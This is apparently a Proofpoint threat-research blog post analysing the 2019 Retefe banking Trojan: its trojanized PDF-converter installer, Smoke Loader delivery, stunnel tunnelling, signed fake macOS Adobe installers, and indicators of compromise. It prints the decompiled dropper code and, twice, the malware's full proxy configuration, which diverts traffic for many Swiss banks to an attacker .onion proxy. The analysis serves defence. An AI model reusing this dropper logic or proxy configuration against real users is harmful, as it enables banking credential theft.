2019: The Return of Retefe

proofpoint.com/us/threat-insight/post/2019-return-retefe

May 2, 2019

Blog
Threat Insight
2019: The Return of Retefe

May 02, 2019 Bryan Campbell and the Proofpoint Threat Insight Team

Overview

Retefe is a banking Trojan that historically has routed online banking traffic intended for targeted banks through a proxy instead of the web injects more typical of other bankers. In the past, Retefe campaigns have targeted Austria, Sweden, and Switzerland, among other regions, such as users of UK online banking sites. Retefe is generally delivered via zipped JavaScript as well as Microsoft Word documents [1].

Although Retefe only appeared infrequently in 2018, the banker returned to more regular attacks on Swiss and German victims in April of 2019 with both a Windows and macOS version.

Retefe's return to the landscape was marked by several noteworthy changes:

- Using stunnel instead of TOR to secure its proxy redirection and command and control communications
- The use of Smoke Loader rather than sLoad as an intermediate loader
- The abuse of a shareware application known as "Convert PDF to Word Plus 1.0"; this is a Python script that has been packaged as an executable using PyInstaller and packed into an archive using the UPX packing engine.

Abused Shareware as Part of the Retefe Installation Stack

Proofpoint researchers identified the abused shareware application in a public malware repository in March 2019. It originates from http://lettercreate.com/unipdf/convert-pdf-to-word-plus[.]exe and uses a certificate issued by DigiCert.

The CCN is "BULDOK LIMITED/emailAddress=admin@buldoklimited[.]info".

Figure 1 shows the resulting Python code once the executable has been unpacked, unpackaged, and decompiled.

```
# uncompyle6 version 3.3.1
# Python bytecode 3.7 (3394)
# Decompiled from: Python 3.7.2 (v3.7.2:9a3ffc0492, Dec 24 2018, 02:44:43)
# [Clang 6.0 (clang-600.0.57)]
# Embedded file name: convert-pdf-to-word-plus.pyw
# Size of source mod 2**32: 15558 bytes
import os

def join(file, file_name, file_extension):
    if not os.path.exists(os.environ['TEMP'] + os.sep + file_name + file_extension):
        with open(os.environ['TEMP'] + os.sep + file_name + file_extension, 'wb') as (output_file):
            output_file.write(file)
    os.startfile(os.environ['TEMP'] + os.sep + file_name + file_extension)

# file contents removed
file1 = b'MZ...'
file2 = b'MZ...'

join(file1, 'convert-pdf-to-word-plus', '.exe')
join(file2, 'convert-pdf-to-word-plus_driver', '.exe')
# okay decompiling convert-pdf-to-word-plus.pyc
~
~
"convert-pdf-to-word-plus.py" line 1 of 21 --4%-- col 1
```

Figure 1: Resulting Python code when convert-pdf-to-word-plus.exe is unpacked, unpackaged, and decompiled.

The Python script writes two files named convert-pdf-to-word-plus.exe and convert-pdf-to-word-plus_driver.exe to the %TEMP% directory and executes them.

We currently believes that the convert-pdf-to-word-plus.exe file is a legitimate installer for the “Convert PDF to Word Plus” application (Figure 2) and is executed as a decoy.



Figure 2: Convert PDF to Word Plus Installer

Convert-pdf-to-word-plus_driver.exe, on the other hand, is malicious and is Retefe’s loader. As can be seen in Figure 3, the loader extracts 7-Zip and stunnel from its resources then decrypts and executes the main Retefe JavaScript code.



Figure 3: Retefe Loader

As shown in the figure above, Retefe extracts stunnel via a compressed archive in place of the usual TOR Socat proxy. In addition to the use of the decoy abused shareware, this is the most significant observed change to Retefe's behavior, along with the use of Smoke Loader.

Smoke Loader Now Bootstraps Retefe

On April 17, Proofpoint researchers observed a geographically targeted campaign against Switzerland using the email lure below (Fig. 4). This campaign used an Object Linking and Embedding (OLE) package to deliver Smoke Loader.

Approximately two hours following infection, we observed Smoke Loader downloading Retefe with the following hash:

925ce9575622c59baacc70c0593a458a76731c5f195c6a7a790abc374402725e



Figure 4: Lure document used to drop Smoke Loader, which in turn downloads Retefe

A copy of the Retefe dropper PowerShell script can be downloaded here for further analysis:

https://github.com/EmergingThreats/threatresearch/blob/master/retefe/retefedropperapr2019

This script contains the content required for Retefe persistence, including the scheduled tasks for 7-Zip and the stunnel secure tunneling software.

Secure Tunneling (stunnel) Replaces Tor

It is not clear why Retefe's authors have now deprecated Tor in favor of stunnel. However, we suspect that the use of a dedicated tunnel rather than Tor makes for a more secure connection because it eliminates the possibility of snooping on the hops between Tor nodes. Tor is also a "noisier" protocol and thus would be easier to detect in an enterprise environment than stunnel, which would appear as any other outbound SSL connection.

Proxy Information From the Retefe Binary

Below is a portion of the proxy configuration that lists the online banking sites whose users are targeted by this instance of Retefe. The complete proxy configuration is in the appendix.

```
function FindProxyForURL(url, host) {

   var proxy = "PROXY ltro3fxssy7xsqgz.onion:5588;";

   var hosts = new Array('cs.directnet.com', '*akb.ch', '*ubs.com', '*bkb.ch', '*lukb.ch', '*zkb.ch',
     '*onba.ch', '*gkb.ch', '*bekb.ch', '*zugerkb.ch', '*bcge.ch', .

.
.
.

'*volksbank.li', '*bendura.li', '*lgt.com', '*retefe*.ch', '*mirabaud.lu');

   for (var i = 0; i < hosts.length; i++) {

       if (shExpMatch(host, hosts[i])) {

           return proxy

       }

   }

   return
```

Malware Masquerading as Adobe Installer Applications

Figure 5: macOS Adobe Cloud installer

Unlike the Retefe campaigns targeting Microsoft Windows hosts until December 2018, campaigns targeting macOS have continued throughout the first several months of 2019. These campaigns continued to use developer-signed versions of fake Adobe Installers in order to deliver their payloads.

Below is the signature used to sign the Retefe binary. By using signed binaries, actors attempt to bypass the macOS internal Gatekeeper security application, which checks if applications are signed by a valid developer certificate before running. The output was created by running the command codesign -dv --verbose=4 on the installer binary.

```
Identifier=Ryan_Ltd.Software
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20200 size=341 flags=0x0(none) hashes=10+3 location=embedded
OSPlatform=36
OSSDKVersion=657920
OSVersionMin=657664
Hash type=sha1 size=20
CandidateCDHash sha1=f839edca246ddf3881cb3f2821a900b252330a59
Hash choices=sha1
Page size=4096
CDHash=f839edca246ddf3881cb3f2821a900b252330a59
Signature size=8525
Authority=Developer ID Application: Oleg Kosourov (Q9HZ55M855)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=Jan 21, 2019, 3:43:51 AM
Info.plist entries=23
TeamIdentifier=Q9HZ55M855
Sealed Resources version=2 rules=12 files=5
Internal requirements count=1 size=180
```

Gatekeeper enforces application integrity by checking the validity of the Developer ID associated with an application. When an app is created, it is digitally signed with a certificate and the associated name of the developer. The notarization status verifies the application is from the identified developer and has not been changed. Further changes by Apple in macOS Mojave include app notarization, an additional integrity check for the signed application [2].

Conclusion

Retefe is unusual in its use of proxies to redirect victims to fake bank pages for credential theft instead of employing web injects for man-in-the-browser attacks like most banking Trojans. Developers appear to have updated key features of the Trojan and are employing new distribution mechanisms including fake apps and switching to Smoke Loader as its intermediate downloader after a fairly lengthy absence from the landscape. Retefe in particular is noted for changing its proxy configuration, having previously used Profixifier and in 2019 moving to stunnel. As with many types of malware, developers continue to innovate, identifying new, more effective ways to infect victims and steal personal information to better monetize their attacks.

References

[1] https://www.govcert.admin.ch/blog/33/the-retefe-saga

[2] https://support.apple.com/en-us/HT202491

Acknowledgment

Special thanks to @JaromirHorejsi for assistance sourcing samples of Retefe

Indicators of Compromise (IOCs)

IOC	IOC Type	Description
3d9bd35cc82712e3ec02ccb561633c8ab130348ffae259a35edf927e9c770052	SHA256	Fake convert-pdf-to-word-plus.exe

4415cc989396ae301d103d11dd3aa7c90cbf9fb3a7aa49113a410efab8edebe3	SHA256	Legitimate convert-pdf-to-word-plus.exe
dcb9ceeedfeb1b5a19f8898cd7c3be8f2afda9ad2ee3afaf12e65c0c07783c8b	SHA3256	Retefe Loader (convert-pdf-to-word-plus_driver.exe)
6750c9224540d7606d3c82c7641f49147c1b3fd0	Certificate Hash	DigiCert Certificate
e5d05fe5b3ff65fc4c7021908164b9e73b24f95f63c594602680400a48e32845 1a4aa8a7cd6e21e3af77c9035905ac9109d95d11752b095d0fc48e63859cdf49 01bfea6b092c3c6067f0b13a291188537d07de026d53337113b994267b83d85a 92c153772281baf565cdf8dc62fa56208ec2cc01c3d78d206b5c51c162634cc4 d9d9e7cec1d4a33eda01b00e161ed147ae0a3a9a45c92cd926235ec3bbaa8f47 07c53aa5858189c52b8ab30929b3383c0558cf762bd2c312ee2d35a222941c89 e99468f96a3825145a06a418e9ddc5ad8c0124b371df370febb137ac20fed443 a0f468a4f1edc8e99225baf58bcfd6b0c280460f177f6b5e2cf2a6b3479536a1 9cf0ac320a3b6a3e3ec894816e976037b9168b114513a5cbcc3b168758499b11 a304e2656385f7551ef49e84b673f6ca106ce3e005d36a02db4038f31d5a774f a2b60d8200946bb33bb67d93cbae0b09b8999e9ea44449997f1a499d16091e97 07e5034744d819e59c2ec2bcfa8904cee29d4f9eae210575abfcfb89876fee65 988d04827f8bd7526a0b6f4c5704b19e9bd512d015bc5eda18b41f7f85e239d0 0d5460739d9a2c9460001b31237565ba77de02cdab329b21ad9222899d465f17 e7ab3f221548d6bfd67248fb62ff767224f5ccb4505409e41ff04eb364c461a1 68762eea44ba7fec72405a84bc7af2d9f3cec3ad82f0dae7568e416fa01a1cbb dbe9bc07f721e383fea0c64cdd222a0d5e9284e2b720f95b92418471e6e64ff9 c81cd3faf9ef1a01697fac4b19e89e8749d9599339bc6f95a48a61794d183a18 06f35768884874be9a76b5235e64f6fed933ed46ea431e29805b2837df58fddb f3549eab33aaeee003450004a0485b393dd336a7a4c2ea717e08a26e5addc903	SHA256	macOS dmg files masquerading as Adobe installer.
hxxp://lettercreate.com/unipdf/convert-pdf-to-word-plus.exe	URL	Backdoored application

925ce9575622c59baacc70c0593a458a76731c5f195c6a7a790abc374402725e	SHA256	Smoke Loader downloaded Retefe
a75986c65170c28e5306673fd117c8e47b186895054b6f2681146c09d3f0d107	SHA256	SmokeLoader Document
hxxp://www.laserowakasia.pl/wp-rss[.]php hxxp://racyroyalcoin.com/wp-rss[.]php hxxp://bizbhutanevents.com/wp-rss[.]php hxxp://www.kjkpropertysolutions.com/wp-rss[.]php hxxp://thealtilium.com/wp-rss[.]php	urls	SmokeLoader c2
e53a9b2a484a052fc47df2a499bf942d350f052054ae9a67bdcc13f46c3d9c5b	SHA256	SmokeLoader

ET and ETPRO Suricata/Snort Signatures

2835551 ETPRO TROJAN Observed SmokeLoader Style Connectivity Check

2022130 ET TROJAN ABUSE.CH SSL Blacklist Malicious SSL certificate detected (Retefe CnC)

Appendix

Full proxy configuration

```
function FindProxyForURL(url, host) {

   var proxy = "PROXY ltro3fxssy7xsqgz.onion:5588;";

   var hosts = new Array('cs.directnet.com', '*akb.ch', '*ubs.com', '*bkb.ch', '*lukb.ch', '*zkb.ch',
'*onba.ch', '*gkb.ch', '*bekb.ch', '*zugerkb.ch', '*bcge.ch', '*credit-suisse.com', '*.clientis.ch',
'clientis.ch', '*bcvs.ch', '*.cic.ch', 'cic.ch', 'ukb.ch', '*.ukb.ch', 'urkb.ch', '*.urkb.ch',
'*eek.ch','*szkb.ch', '*shkb.ch', '*glkb.ch', '*nkb.ch', '*owkb.ch', '*cash.ch', '*bcf.ch',
'*bcv.ch', '*juliusbaer.com', '*abs.ch', '*bcn.ch', '*blkb.ch', '*bcj.ch', '*zuercherlandbank.ch',
'*bankthalwil.ch', '*piguetgalland.ch', '*inlinea.ch', '*bernerlandbank.ch', '*bancasempione.ch',
'*bsibank.com', '*corneronline.ch', '*vermoegenszentrum.ch', '*gobanking.ch', '*slbucheggberg.ch',
'*slfrutigen.ch', '*hypobank.ch', '*regiobank.ch', '*rbm.ch', '*ersparniskasse.ch', '*ekr.ch',
'*sparkasse-dielsdorf.ch', '*.eki.ch', '*bankgantrisch.ch', '*bbobank.ch', '*alpharheintalbank.ch',
'*aekbank.ch', '*acrevis.ch', '*credinvest.ch', '*zarattinibank.ch', '*appkb.ch', '*arabbank.ch',
'*apbank.ch', '*bankbiz.ch', '*bankleerau.ch', '*btv3banken.ch', '*dcbank.ch', '*bordier.com',
'*banquethaler.com', '*bankzimmerberg.ch', '*bbva.ch', '*bankhaus-jungholz.ch', '*sparhafen.ch',
'*banquecramer.ch', '*banqueduleman.ch', '*ebankingch.bcp.bank', '*bil.com', '*vontobel.com',
'*pbgate.net', '*bnpparibas.com', '*ceanet.ch', '*ce-riviera.ch', '*cedc.ch', '*cmvsa.ch',
'*ekaffoltern.ch', '*glarner-regionalbank.ch', '*cen.ch', '*cbhbank.com', '*coutts.com',
'*cimbanque.net', '*commerzbank.com', '*dominickco.ch', '*efginternational.com', '*falconpb.com',
'*gemeinschaftsbank.ch', '*frankfurter-bankgesellschaft.com', '*globalance-bank.com', '*ca-
nextbank.ch',
'*hsbcprivatebank.com', '*leihkasse-stammheim.ch', '*incorebank.ch', '*lienhardt.ch', '*maerki-
baumann.ch',
'*mirabaud.com', '*pbihag.ch', '*rahnbodmer.ch', '*mybancaria.ch', '*reyl.com', '*saanenbank.ch',
'*sebgroup.com', '*slguerbetal.ch', '*bankslm.ch', '*neuehelvetischebank.ch', '*slr.ch',
'*slwynigen.ch',
'*sparkasse.ch', '*umtb.ch', '*trafina.ch', '*ubp.com', 'direct.directnet.com', '*tkb.ch',
'onlinebanking.directnet.com', 'onlinebanking.nab.ch', 'onlinebankingbusiness.nab.ch', '*cler.ch',
'mabanque.bnpparibas', '*llb.li', '*bankfrick.li', '*vpbank.com', '*bankalpinum.com',
'*unionbankag.com',
'*neuebankag.li', '*raiffeisen.li', '*volksbank.li', '*bendura.li', '*lgt.com', '*retefe*.ch',
'*mirabaud.lu');

   for (var i = 0; i < hosts.length; i++) {

       if (shExpMatch(host, hosts[i])) {

           return proxy

       }

   }

   return
```